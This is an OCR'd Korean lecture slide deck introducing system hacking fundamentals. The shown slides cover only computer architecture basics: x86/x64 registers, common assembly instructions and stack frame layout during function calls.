
선배 특강

# 시스템 해킹 기초

PING!

# INDEX


# 1 Computer Architecture




- 32bit 아키텍처
- 64bit 아키텍처

# 1 Computer Architecture

## Memory






< 메모리 구조>

< 메모리 모델>

# 1 Computer Architecture


## Register



# 1 Computer Architecture

## Register




< 범용 레지스터 >


< 세그먼트 레지스터 >

1. 데이터 레지스터

   ?AX, ?BX, ?CX, ?DX
2. 포인터 레지스터


   ?SP, ?BP
3. 인덱스 레지스터

   ?SI, ?DI
4. 세그먼트 레지스터

   CS, DS, SS, ES

# 1 Computer Architecture

## Register - 범용 레지스터




사용하는 레지스터 차이

- 32bit : 8개의 범용 레지스터 (EAX, ESP, EBP 등)
- 64bit : 레지스터가 4byte에서 8byte로 나뉨

- ?AX : accumulator 축적
- ?BX : base register
- ?CX : counter register
- ?DX : data register
- ?SI : source index
- ?DI : destination index
- ?SP : 사용 중인 stack pointer
- ?BP : stack base pointer

# 1 Computer Architecture

## Register - 범용 레지스터


| 32 | 15 | 0 |
|---|---|---|
| RAX | EAX | |
| RBX | EBX | |
| RCX | ECX | |
| RDX | EDX | |
| RSI | ESI | |
| RDI | EDI | |
| RBP | EBP | |
| RSP | ESP | |

| | | | |
|---|---|---|---|
| EAX | AX | AH | AL |
| EBX | BX | BH | BL |
| ECX | CX | CH | CL |
| EDX | DX | DH | DL |
| ESI | SI | | |
| EDI | DI | | |
| EBP | BP | | |
| ESP | SP | | |

- 64bit 아키텍처에서 추가적으로 제공되는 레지스터
  - r8 ~ r15 : 범용 register

예시

- 8bit Register : AH, AL ⇒ H(High), Low(Low)
- 16bit Register : AX ⇒ AH와 AL이 합쳐짐
- 32bit Register : EAX ⇒ AX의 확장으로 E(Extend)
- 64bit Register : RAX ⇒ 접두사가 R로 변경(Register)



# 1 Computer Architecture

## Register



- 다음 실행할 명령어가 있는 현재 code segment의 offset 값
- JMP, CALL, RET, IRET 등 control-transfer instruction에 의해 제어됨

- RIP (Instruction Pointer)
  - 32bit 아키텍처의 EIP 가 확장된 것
  - 64bit 모드에서 사용되는 Instruction Pointer

# 1 Computer Architecture

## 어셈블리 명령어

| L1 : | mov | %eax , | %ebx | ;comment |
|---|---|---|---|---|
| Label | 작동 코드 | 제 1 operand | 제 2 operand | 설명문 |




| 명령어 | 예제 | 설명 |
|---|---|---|
| push | push %eax | eax의 값을 스택에 저장 |
| pop | pop %eax | 스택 가장 상위에 있는 값을 꺼내 eax에 저장 |
| mov | mov %eax, %ebx | 메모리나 레지스터의 값을 옮길 때 사용 |
| lea | lea(%esi), %ecx | %esi의 주소값을 %ecx에 옮김 |
| call | call proc | 프로시져 호출 |
| ret | ret | 호출했던 바로 다음 지점으로 이동 |
| jmp | jmp proc | 특정한 곳으로 분기 |
| cmp | cmp %eax, %ebx | 레지스터와 레지스터값을 비교 |

# 1 Computer Architecture

## 어셈블리 명령어

명령어의 분류

① 데이터의 이동 : mov, lea

② 논리, 연산 : add, sub, inc, dec

③ 흐름제어 : cmp, jmp

④ 프로시져 : call, ret

⑤ 스택 조작 : push, pop

⑥ 인터럽트 : int

⑦ 시스템 콜: syscall

Stack에 관한 명령어


- push

  스택 최상단인 rsp에 값을 쌓음

- pop

  스택 최상단의 값을 꺼내어 레지스터에 넣음

# 2 Stack이란?




- 후입선출 구조 (LIFO, Last-In First-Out)

# 2 Stack이란?

< 함수 호출 전, 호출자 스택 상태 >

| ... |
|---|

← 이전의 스택 프레임들

< 함수 호출 시, 스택에 쌓이는 순서 >

| 매개변수 3 |
|---|
| 매개변수 2 |
| 매개변수 1 |
| 리턴 주소 |

← 마지막 인자

← 첫 번째 인자

← 함수 실행 후 돌아갈 위치

< 호출된 함수의 스택 프레임 >

| 지역 변수들 |
|---|
| 매개변수들 |
| 리턴 주소 |

